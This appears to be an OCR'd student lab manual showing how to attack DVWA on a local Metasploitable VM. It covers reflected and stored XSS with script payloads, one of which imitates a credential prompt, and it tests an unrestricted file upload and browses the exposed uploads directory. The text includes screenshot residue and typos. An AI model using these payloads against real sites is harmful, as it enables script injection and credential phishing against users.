
Step 1: On the virtual system, start up the Kali Linux and Metasploitable machines. Get the metastable machine's IP address, then type it into Firefox.




Step 2: Open the link DVWA and enter the username as admin and the password as password.




Step 3: Go to DWDA security page and change the security level from high to low.




Step 4: Now go to xss reflected and put the script <script>alert(“hacked”) </script> in the user name section before clicking submit. You will receive a prompt with an alert message inside of it.




Step 5: now go to the option xss stored and in the name, field type any text and in the message field type
<script>prompt (“enter credentials”) </script>. A prompt will appear asking for the details to enter.






Perform File upload DVWA


Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.




Step 2: Open the link DVWA and enter the username as admin and the password as password.




Step 3: Go to DWDA security page and change the security level from high to low.



Step 4: Now choose Upload from the menu, and you'll notice that the file to upload is listed as it should be. The website is susceptible if the image accepts any other format, so select the.txt file and submit it. The file will then be processed, and you will receive a message indicating that the upload was successful. Copy the path from the root and paste it into the browser to see the database's index page, which shouldn't be accessible.




Damn Vulnerable Web A
192.168.56.101/dvwa/vulnerabilities/upload/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: File Upload
Choose an image to upload:
Browse... No file selected.
Upload
../../hackable/uploads/demo1.txt succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Type here to search
ENG
20:19
12-03-2023
192.168.56.101/dvwa/hackable/uploads/demo1.txt
this is a simple demo file
Type here to search
ENG
2021
12-03-2023

Index of /dvwa/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
demo2.txt	23-Feb-2023 02:22	0	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


Perform Sniffing

Perform Sniffing using Wireshark in kali linux

